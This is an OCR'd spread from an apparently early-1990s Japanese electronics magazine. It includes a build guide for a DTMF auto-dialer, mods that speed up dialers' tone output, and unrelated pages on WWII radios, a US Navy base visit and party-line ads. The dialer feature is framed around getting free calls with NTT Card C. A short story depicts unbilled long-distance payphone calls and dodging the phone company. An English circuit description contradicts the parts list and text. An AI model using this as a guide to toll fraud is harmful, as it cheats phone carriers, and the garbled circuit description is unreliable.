▲写真! これが電話用ダイヤル LSI、シャープ LR4801D (18ピン)。

LR4801のピン配置図(図1)

VDD (電源端子)	1	18	トーン出力
COL4	2	17	パルス出力
COL1	3	16	ROW1
COL2	4	15	ROW2
COL3	5	14	ROW3
GND	6	13	ROW4
TEST	7	12	フック SW
OSC 入力	8	11	ミュート出力
OSC 出力	9	10	モード設定

特集/NTTカードCで究極のタダ電を検証!

回路を説明しよう!

全体の回路図は図4を参照してください。

LR4801Dには10チャンネルのメモリ機能があるので、メモリバックアップをするために電源は常に供給状態にしておかなければなりません。

全回路に電源供給をする必要はないので、このLSIだけに常に電源が供給できるようにし、音声信号を増幅しているIC2(LM386)の電源は、ダイアリング信号がLSIから出るときにだけ電源が供給されるよう、オート電源オン/オフ回路でコントロールします。

圧電素子を駆動する音声信号増幅に、わざわざ電気をパカ喰いするLM386を使うなんて、とお思いの方はトランジスタで

バッファ回路を組んでください。


ではLM386を使った理由はこのようにこのままでSP1に圧電素子のほかに、通常の小型スピーカが使えるからです。

SP1は、口径3センチ程度の圧電スピーカを使用しますが、これが入手できない方は同口径のスピーカで代用できます。

Key1は、3×4マトリクスの電話用12キースイッチボードを利用すると便利ですが、マトリクスの構造は図3のようになっていますので、プッシュSWを図のように配線することでも代用できます。

また、マトリクスキーのピン配置は、キーのメーカーやタイプによって異なるので、テストで確認してください。

メモリは不要、リダイヤル機



▲写真3 完成後の内部です。簡単な回路なので、小型のユニバーサル基板を使用して製作しました。スピーカがケース内部に収まらなかったため、裏ボタンに接合してあります。


能だけで十分という方は、オート電源回路は省略できます。省略法は、TR1・2・3とR1・2とC4を省き、TR1のE-C間をつなぎます。電源スイッチを電池のプラスとD1の間に入れます。

LSIのタイミングクロック用の水晶発振器は、3.58MHzです。水晶発振器を使う場合にはC10・C11は不要です。ここ

しかしこれはあくまでも技術資料です!



▲写真2 このようなケースに収めれば、使い勝手も良好です。加工の点からブラケースがオススメです。



▲写真4 裏ボタンに取り付けた圧電スピーカ。しっかりと取り付けないと、音がビビッてしまうので、要注意。

にセラロック (3.58MHz) を使用する場合には、C10・C11を使用してください。

VR1は、トーンの音量調整用で、良好なダイアリングレベルになるよう調整します。

メモリの方法

①リダイヤルメモリ

a: S1を押し、リダイヤルメモリしようとする電話番号を順番にプッシュします。

b: もう一度 S1を押します。


c: リダイヤルスタートスイッチは S2です。あらかじめ S1を押しておいて、S2はタイミングを合わせて押します。

d: 再度リダイヤルが必要な場合には、必ず S1を押してから S2を押します。

e: S2を 2 回押すと、リダイヤルメモリの内容は消去されます。

②メモリチャンネル

メモリチャンネルは合計 9 チャンネルあります (残りの 1 ch はリダイヤルメモリ)。メモリチャンネルは数字キーの1~9に該当します。



▲写真5 3×4のマトリクスキー。電話用の12ボタンのタイプを使用しました。このタイプなら、なんでも OK。


a: S1を押し、S3を押します。

b: メモリするチャンネルのボタンを押します。1. 少間待ちます。


c: リダイヤルメモリしようとする電話番号を順番にプッシュし、もう一度 S3を押します。最後に S1を押します。これでメモリは確定しました。

d: メモリの呼び出しは、S4を押してメモリ呼び出しの準備をして、呼び出そうとするメモリチャンネルの数字キーをタイミングに合わせて押します。

S81350の
ピン配置図 (図2)



マトリクスキー SW (図3)



パーツリスト

IC1	LR4801D
IC2	LM386
IC3	S81350
TR1	2SA1015
TR2	2SA1015
TR3	2SC1815
D1	1S1588
D2	1S1588
D3	LED
R1	100k
R2	1k
R3	1k
R4	1k
R5	1k
R6	33k
R7	10 Ω
VR1	10k
X1	3.58MHz
C1	0.1 μ
C2	0.1 μ
C3	100 μ
C4	10 μ
C5	0.1 μ
C6	0.1 μ
C7	0.01 μ
C8	0.01 μ
C9	200 μ
C10	100p
C11	100p
Key1	3×4 マトリクス
S1	プッシュオン SW
S2	プッシュオン SW
S3	プッシュオン SW
S4	プッシュオン SW
SP1	圧電素子
006P	9V 電池
電池スナップ	

The circuit diagram shows a portable electronic device with the following components and connections:

- Power Supply:** A 9V battery (006P) provides power. It is connected to a 9V regulator (IC3) which outputs to the VDD pin (pin 1) of the microcontroller (IC1). The regulator also has an input (D1) and output (D2) diode, and is connected to ground (GND) via capacitors C1 and C2.
- Microcontroller (IC1):** A central IC with pins labeled VDD (電源端子), フック SW (hook switch), COL1-COL4 (columns), ROW1-ROW4 (rows), モード設定 (mode setting), GND, OSC入力 (oscillator input), and OSC出力 (oscillator output).
- Input Devices:**
 - Key1:** A 4x2 grid of buttons (2, 3, 4, 5, 6, 7, 8, 9, *, 0, #) connected to the ROW and COL pins of IC1.
 - S1:** A push button connected to the フック SW pin (pin 12) of IC1.
 - S2, S3, S4:** Push buttons connected to the OSC入力 (pin 8) and OSC出力 (pin 9) of IC1.
- Output and Display:**
 - トーン出力 (Tone Output):** Pin 18 of IC1 is connected to a tone generator circuit (IC2) via a capacitor C5 and resistor R6. IC2 is a triangular waveform generator with pins 1, 2, 3, 4, 5, 6, 7, and 8. It is connected to ground via capacitors C6, C7, C8, and C9, and a resistor R7. The output of IC2 is connected to a speaker (SP1) via a capacitor C10 and resistor R1.
 - LED Display:** A 7-segment display (D3) is connected to the output of IC2 via a resistor R3.
- Other Components:**
 - TR1, TR2, TR3:** Transistors used in the power regulation and tone generation circuit.
 - R1, R2, R3, R4, R5, R6, R7:** Resistors used for current limiting and biasing.
 - C1, C2, C3, C4, C5, C6, C7, C8, C9, C10, C11:** Capacitors used for decoupling, timing, and coupling.

Legend:

- S1 プッシュオン SW : リダイヤル 1
- S2 プッシュオン SW : リダイヤル 2
- S3 プッシュオン SW : データ記録
- S4 プッシュオン SW : データ再生

トーン送出のスーパー高速化に挑戦! 市販のオートダイヤラを 極限にまで高速化改造法

速いとはいいいことだ!

カードC/ハッキングのゴール
アンタイム2.4秒というのは、現
代の電子機器にとってはとてつ
もなく長い時間なのですが、人
間にとっては短いといえは短く、
ちょっとタイミングを逸すると、
ダイヤリングデータが尻切れに
なってしまふことがあります。


そこで、トーンダイヤラの送
出速度を極限にまで高速化して
みましょう。

とにかく早ければ何でもいい
というわけではありませんが、
高速に「ピッポツパツ」と鳴る
ダイヤラは小気味のいいもので
す。電話はすぐつながるし…。


ところで、プッシュホンでお
なじみの DTMF トーンには、
発信速度の規定があり、信号と
信号の間隔は120mS(0.2秒)と
なっています。

これは、電電公社以来の規格
なのですが、実際に有効となる
最高速度はおおよそ90mS 程度
でした。


ただし、誤り率が増加するの
で極端に高速化しても無意味で
す。



▲写真1 SONY のインテリジェント
ダイヤラ IDS-110。品薄商品なのが残
念。定価¥8500円。



▲写真2 改造するにはまず分解しな
ければならない。本体にネジはなく、す
べてツメでとまっている。目指すは、
IC3の上にあるチップ抵抗 R1。



▲写真3 このR1(270kΩ)に並列に1/8
Wの抵抗をハンダ付けするだけで、驚
くほどの高速化が達成される。追加す
る抵抗は、270kΩで110mS、200kΩで90
mSの送出速度になる。200kΩ以下では
速すぎて交換機が認識できない。

ジャンク屋さんで見つけたオイシイグッズ!

ジャンク屋さんは宝の山だ!


東京・秋葉原や大阪・日本橋などの電気街には、必ず「ジャンク屋さん」というジャンルのお店があります。

ちょっとヤバイものとか、


なかなか一般には入手できないようなものが、無造作に店頭に転がっていたりして、けっこうスリリングなものもあります。ここでご紹介するのは、DTMFのテレターミナルなるもので、電話回線を通じてデータをコンピュータなどに送信す

るための機械です。一昔前のものですが十分に実用になります。


業務用だけあって、作りはゴツイのですが、データ送出の信頼性と、速度は抜群です。通常のダイヤラとしてももちろん使用できますが、さらに高速化の改造をおこなってみました。




▲写真4 10チャンネルメモリ機能付きの、カプラターミナル。送話部はなんと本格的な音響カプラ方式。価格¥1500。充電式で充電器、取扱説明書、ハードケース付きでこの価格。万一、内部のニッカド電池がへたっていても超お買い得。ニッカド電池は自分で交換すればいい。




▲写真5 送出力高速化改造は、本体内部にある3.58MHzのクリスタルを、6MHz程度のものに取り替えるだけ。クリスタルは200円程度。



▲写真7 上のモデルの廉価版。とはいっても業務用だから手抜きはない。メモリは1チャンネル。電源は単三電池4本。価格¥1000。取扱説明書、ハードケース付。



▲写真8 送出力高速化改造は、本体キーボード基板裏にあるVR[R19]を調整するだけ。この写真で、時計方向に回すと高速になるが、速すぎると交換機が認識できない。



▲写真6 交換用のクリスタル。

注意：ジャンク屋さんに並んでいる機械について、詳しい使い方を店の人にしつこく聞くのはご法度。その商品の価値を認めた人だけが黙って買っていくのがマナーなのだ。買って分らないことがあったら自分で研究するべきで、お店の人に頼るのはスジ違い。だから安いし、運がよければちょっとヤバイものが入手できるのだ。編集部では、秋葉原で購入したが、購入先や使用方法・改造方法については、これ以上は一切お答えできない。悪しからず。

カードCハッキングリポート 近未来小説もどき！ エヌデーケー・テレホンストーリー

しかしこれはあくまでも技術資料です！また、悪用は絶対にしないでください。

あれから何日、いや何カ月が経ったのだろうか。暦を返せば長かったはずの月日だったが、今にして思えば瞬間に過ぎ去った日々だった。

カードCを持ち込んだ電話ボックスで、というっかり、テレカ感覚でトーンダイヤラを使ってしまったあの日。それ以来、彼はカードCでも、トーンダイヤラを使えば、キー操作を必要とせずに電話をかけることができるということを知った。

あの頃はまだ、トーンダイヤラがあればカードCのキー操作数が省けていいな、といった程度の認識しか持ち合わせていなかった。だから、その後も何を臆することもなく幾度もこのトーンダイヤラを使って電話をかけ続けていた。夜毎、帰途途中の公衆電話で。

特にその公衆電話には、意味はなかった。ただ、決まった時間に電話をかけるために、たまたま通り道にあったその電話ボックスを使うしかなかった。

そんな彼の平穏な生活に、悪魔の囁きが訪れたのは、数カ月後のことだった。ある日届いた電話代の請求書が、彼に異常を気付かせた。

「なんだ、この金額は？ あれだけかけたクレジットコールがまったく課金されていないぞ！」

異常に気付いてからというも

の、彼はあれこれと試行錯誤を続けた。これまでは他の電話ボックスでかけたことがなかったのに気付かなかったのだが、うまくつながる電話機と、つながらないタイプの電話機があることも知った。ダイヤルのタイミングも知った。

それからというもの、彼は震える手とはやる心に挟まれながらも、毎夜毎夜、電話をかけ続けた。彼が毎晩かけていた電話線の向う側は、とてつもなく遠いところにあつた。彼女は、そこで毎夜、彼からの電話を待っていたのだ。

それからというもの、2人の間を隔てている、どうすることもできない距離という溝を、幸運のカードが埋めてくれることになった。

ただ、彼女は彼が特殊な電話をかけているということを知らなかった。毎晩毎晩、長時間かかってくる長距離電話に不審は感じながらも、彼の声の前にはいつも疑問は消散していた。こうして若い2人の間を架ける絆は、幻の課金度数でつながり続けた。

やがて月日は経ち、彼の辺りの公衆電話にも、対策の手は及びてきた。探索に躍起となった電話会社の姿も、彼の周囲にちらほらと見られるようになってきた。

危機を恐れた彼は、彼女の前

にも電話会社が見え隠れする前にと、早々、幸運のカードから手を引くこととした。これまでかけ続けていた幻のコールは、その日を境に現実のコールとなり、会えない2人の恋を結んでいた唯一の電話は、毎日つながっていたとはいえ、短い時間とならざるを得なかった。

「最近、いつも早く切っちゃうね…」

これまでの通話が、どれもあまりにも長時間に渡っていたがために、短くなった電話は、ただ彼女に寂しさを与えるだけでしなくなってしまう。



寂しさはやがて不安となり、つのる不安は2人の間に一抹の不安さえも感じさせた。これまでの幻の電話が、現実へと姿を変えた瞬間から、現実の恋が幻の恋に変えられてしまう皮肉な危惧をはらんでしまったのだ。

それでも、自分の身を少しずつ削ってかけ続けた毎日の電話は、細々とではあるがかるうじて2人の間を結び続けた。

その後、2人が結婚するのに多くの時間は必要なかった。短い毎日の電話は、2人の距離を遠ざけてしまう代わりに、2人が結び付く時期をいっそう早めることになったのだ。

切実な現実の電話は、幸運のカードによる幻の電話ですらでなかったことを、いとも簡単にやっつけてのけたのだった…。

このページの、このコーナーに登場する、個人・団体・企業等はすべて架空です。ゼーんぶ、ウリだよ！ ホント・ホント。



◀▲このテレカは、ナント「往復テレカ」のようです。磁気データも、上下に2本あります。このテレカは、渋谷で女性にだけ無料で配っているそうです。(東京都/斉藤 剛)


▲これは北斗星の食堂車グランシャリオでしか売ってないテレカです。(札幌市/札幌181)



▲おみやげにもなったイギリスのテレカだそうです。厚みがけっこうあって、つくりがとてもしっかりしています。(八千代市/予備校生)



▲これらは札幌駅の高架開業記念の時のオレンジカードと切符です。(札幌市/札幌181)



▲'90年正月に札幌のCATV局「SCAT」のお年玉プレゼントで当たりました。映画専門のチャンネルSTAR CHANNEL（スターチャンネル）のカードです。(札幌市/P.N 日本のはじ)


米軍の歴史的銘機

第二次世界大戦



WWIIに設計されたTCS

大谷 道雄


(神戸電子サービス)




▲受信機正面。左上のターミナルがアンテナ端子。Sメータはなくダイヤル文字板はアルミ製。周波数を書き込むシートを外すと簡単にトラッキング調整ができる。



▲受信機内部上面。左端は上3ヶはIFT、下はBFOトランス。中央奥は出力トランス、右奥のスペースは局発用水晶。




▲受信機内部底面。IF各段はシールド板で区切られ、この後に続くすべての受信機の手本となったのが分る。




▲タイト支持でスペースの広いガッシリとしたバリコン。これは送信機と共通部品。フレームはアルミダイキャスト。


1区切られロータリースイッチを3パッチに切替える。そはの白い棒はモン





今月は久々に米軍の骨董品の送信機と受信機をご紹介します。送信機を Type CKP52245、受信機を Type CMX46159、という写真のものはエアーキングプロダクツ製ですが、この他にもスチュワートワナーや、コリンズ製があります。設計は1944年でちょうどイタリアが降伏した頃です。使用されている真空管は送信終段をのぞきすべてメタルチューブ(12V管)が使用され、感度よりも安定度、出力よりも信頼性を重視した設計になっています。主役は12A6というビーム出力管で(本来A級で出力3.5Wが得られる)これをAFはもちろんダブラーや局発、VFOにまで使用し「差し替え」の利便を狙っています。



▲送信機内部上面。中央奥は変調トランス。ST管1625P.Pで、終段管1625Pバラをプレート、スクリーングリッド同時変調している。




▲送信機内部底面。必要なものは最短距離で配置し、束ねる所はキッチリとバンドしている。高周波回路は線を延ばさずシャフトを延長している。すべて教科書通り。




▲一本の軸上にモーターと発電機が構成され、トランジスタ式のDC-DCよりも故障が少ない。


◀電源内部。DC12VでRX用200Vと、TX用400Vを発生。



▲受信機同様アルミダイキャストフレームに放熱を考慮した部品配置と立体構造はスパラシイ。右端のタイト製ターミナルがANT出力。



▲CW40W、AM20Wを絞って出す終段部4本の内2本が死んでも、差し替えてCWで40W、AMで10Wは出せる！



右奥のコイルがタンクコイル。出力の取出しはリンクで結合度Mを変えるマツチング(バリオメータという)。左のコイルはローディングコイルでブーリーで摺動しコイルが回転する。自衛隊のGRC-N 2が同じ構造。

U.S. NAVY FLEET ACTIVITIES

横須賀・米海軍基地探訪記だよ!



関東地方では梅雨入り宣言が出された6月2日、神奈川県横須賀市の在日米海軍基地の「フレンドシップデー（基地開放日）」がありました。

あいにくの空模様にもかかわらず、多くの日本人がつかの間の米國領を訪れました。

今年夏に退役する予定の空母ミッドウエーの艦船見学や、バ

ザール、ミニコンサートなど、詰め掛けた日本人を歓迎してくれる行事が盛りだくさん!

それでは、読者の皆さんも一緒にご案内いたしましょう。



▲ついに、異国の地へ一歩足を踏み入れたのだ。とはいっても、横須賀市内。されど、気分はもうアメリカン!



▲基地内の変電施設。▲交通整理の兵隊さん。「STOP」で通じプレートにご注目! ないと「チョットマッテ!」




▲このが米國領土への入口。カバンの中は、ちよつと拝見される。電話は「二一九」。



とにかくデッカイ! ミッドウェー

▲空母ミッドウェー（満載排水量六七、五〇トン。まさに海に浮かぶ格納庫。この勇姿も、来年は見られない。最後のお別れってところだ。



▲ミッドウェーのエントランス・ホール。じゃなかった格納庫。天井が高ければ野球ができそうだ。



▲エレベータのアップ・ダウンの指示を出している。飛行甲板に案内してくれるエレベータ。航空機用だ。



▲航空機の排気よけ、ジェットブラストディフレクタ。その前は、火災訓練用のF4。



▲雨に濡れても、プロの工具は美しい。左の隊員が持つエマージェンシー用。




▲光学着艦装置。パイロットはこれを頼りに安全に着艦する。視認性のいいものは、美しくもある。航空甲板の左右両翼にある。空母の重要施設。



▲食べ物までドデカイぞ! 基地内の食堂にて。

▲なんと、アイコムの無線機だ。

▶出動用の防火服で防士さん。船の消防士さん。



▶航空機先導トラクタ (A/S32A-33)。小型だが、牽引力7トン、揚力8.5トンの力もち。



TOKYO

パーティーライン

彼と彼女のフリートーク!

45秒10円



夢

ランド

ワイワイ! ガヤガヤ!
ハッピー気分!

0990-307-787

女性会員急増!

ツーショット

男性用

0990-312-324

東京ラブストーリー

0990-305-531

ダイヤルシティラブ

0990-305-534

6秒10円



株式会社 リード環境開発

東京都台東区東上野

☎03-3833-4669

♥♥♥♥♥♥♥♥♥♥♥♥♥♥♥♥ テレLOVEの決定版!!

女性雑誌・週刊誌大宣伝中!!

全国 からOL、女子大生、ヤングミセス

2人だけの
カップル
ショット!!

3分位
 持つのが常識!
 アクセス率
 61.2%

ヤングギャルが
多いから、
おもしろい!

♥男性専用ダイヤル♥

0990・311・631 0990・335・811
 0990・335・349 0990・343・421
 0990・311・630 0990・343・465
 0990・335・701 0990・335・359
 0990・335・702 0990・312・182
 0990・316・439

情報料6秒
約10円

毎日 10,000人コール
展開!!

冒険野郎は時間を選ばない

(24時間full time O.K.)

アドベンチャークラブ

